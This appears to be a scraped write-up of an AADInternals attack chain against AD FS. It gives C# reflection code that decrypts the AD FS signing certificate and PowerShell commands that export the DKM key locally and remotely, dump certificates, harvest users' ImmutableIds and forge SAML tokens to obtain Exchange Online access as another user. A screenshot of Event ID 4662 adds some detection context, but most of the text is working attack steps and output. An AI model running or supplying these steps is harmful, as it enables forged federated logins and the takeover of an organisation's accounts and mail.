
```
public static byte[] GetCertificate(string certificateType)
{
    object serviceSettingsDataProvider = Service.GetServiceSettingsDataProvider();
    object obj = serviceSettingsDataProvider.GetType().InvokeMember("GetServiceSettings", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.InvokeMethod, null, serviceSettingsDataProvider, new object[0]);
    object value = obj.GetType().GetProperty("SecurityTokenService").GetValue(obj);
    object value2 = value.GetType().GetProperty(certificateType).GetValue(value);
    byte[] array = Convert.FromBase64String(((string)value2.GetType().GetProperty("EncryptedPfx").GetValue(value2)));
    Type type = Service.GetAssemblyByName("Microsoft.IdentityServer.Service").GetType("Microsoft.IdentityServer.Service.Configuration.AdministrationServiceState");
    object value3 = type.GetField("_state", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(null);
    object value4 = type.GetField("_certificateProtector", BindingFlags.Instance | BindingFlags.Static | BindingFlags.Public | BindingFlags.NonPublic).GetValue(value3);
    return (byte[])value4.GetType().InvokeMember("Unprotect", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic | BindingFlags.InvokeMethod, null,
        value4, new object[0]);
}
```



```
# Export encryption key and store to variable
```

```
$ADFSKey = Export-AADIntEncryptionKey -Local -Configuration $ADFSSConfig
```

Services				
File Action View Help				
Name Description Status Startup Type Log On As				
AADInternals	A little service to steal the AD FS DKM secret :)		Automatic	AADINTERNALS\gmsaADFSS
Active Directory Federation ...	Enables Active Directory Federation Services to...	Running	Automatic (...)	AADINTERNALS\gmsaADFSS
ActiveX Installer (AxInstSV)	Provides User Account Control validation for t...		Disabled	Local System
AllJoyn Router Service	Routes AllJoyn messages for the local AllJoyn c...		Manual (Trig...	Local Service
App Readiness	Gets apps ready for use the first time a user sig...		Manual	Local System
Application Identity	Determines and verifies the identity of an appli...		Manual (Trig...	Local Service
Application Information	Facilitates the running of interactive applicatio...		Manual (Trig...	Local System



```
# Save credentials to a variable
$cred = Get-Credential

# Export encryption key remotely and store to variable
$ADFSKey = Export-AADIntADFSEncryptionKey -Server dc.company.com -Credentials $cred -ObjectGuid
```

The screenshot displays the Windows Event Viewer interface. The left-hand pane shows the 'Event Viewer (Local)' tree with 'Security' selected under 'Windows Logs'. The main pane shows a list of events filtered by 'Log: Security; Source: ; Event ID: 4662', resulting in 4 events. The first event is selected, and its details are shown in the bottom pane.

**Event Viewer (Local)**

- Custom Views
- Windows Logs
  - Application
  - Security**
  - Setup
  - System
  - Forwarded Events
- Applications and Services Logs
- Subscriptions

**Security** Number of events: 91

Filtered: Log: Security; Source: ; Event ID: 4662. Number of events: 4

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access
Audit Success	27/04/2021 14.10.32	Microsoft Windows security auditing.	4662	Directory Service Access

**Event 4662, Microsoft Windows security auditing.**

**General** Details

An operation was performed on an object.

Subject:

- Security ID: AADINTERNALS\administrator
- Account Name: Administrator
- Account Domain: AADINTERNALS

Log Name: Security

Source: Microsoft Windows security Logged: 27/04/2021 14.10.32

Event ID: 4662 Task Category: Directory Service Access

Level: Information Keywords: Audit Success

User: N/A Computer: SERVER.aadinternals.com

OpCode: Info

More Information: [Event Log Online Help](#)

```
# Export AD FS certificates
```

```
Export-ADIntADFSCertificates -Configuration $ADFSConfig -Key $ADFSKey
```

```
# Export AD FS certificates on AD FS server
```

```
Export-ADIntADFSCertificates
```

- 
- 

```
# Get the issuer URI
```

```
$Issuer = (Get-MsolDomainFederationSettings -DomainName <domain>).IssuerUri
```

```
# Get the issuer URI
```

```
$Issuer = (Get-ADFSProperties).Identifier.OriginalString
```

```
# Get ImmutableIds
Get-MsolUser | select UserPrincipalName,ImmutableId
```

```
# Get ImmutableIds
Get-ADUser -Filter * | select UserPrincipalname,@{Name = "ImmutableId" ; Expression = { "$([Co
```

UserPrincipalname	ImmutableId
-----	-----
AlexW@company.com	Ryo4MuvXW0muelH0efJ9yg==
AllanD@company.com	Eo+j0AQegUi6rEy8+Yu1Rg==
DiegoS@company.com	c1/bTG5zJku9Vyn0aXYaeQ==
IsaiahL@company.com	iZaESRicxECDk5bN7gZhPg==
JoniS@company.com	iGyyi+gq40u409PXjE3yRg==
Lynner@company.com	QpHd34ay4UKo0whX6hui3g==
MeganB@company.com	31YCEbfrMUCefem7z1PYTg==
NestorW@company.com	jyEyYWLzKkSpq3bERRG+PQ==
PattiF@company.com	xTuqzBwFbUePyPGRRRA1R4g==
SamiL@company.com	VlUqJm8rrUeAhrhJGIhYsQ==
MarkR@company.com	J10AD14fgEWTmjLqQL5+/g==

```
# Open Office 365 portal as the given user
Open-AADIntOffice365Portal -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.p
```



```
# Create a SAML token
$saml = New-AADIntSAMLToken -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .\ADFS_signing.

# Get access token for Outlook
Get-AADIntAccessTokenForEXO -SAMLToken $saml -SaveToCache
```

Tenant	User	Resource	Client
-----	----	-----	-----
112d9bdc-b677-4a5f-8650-2948dbedb02f	IsaiahL@company.com	https://outlook.office365.com	d3590ed0

- 
- 
- 
- 
- 
- 
- 
- 
- 
- 
- 



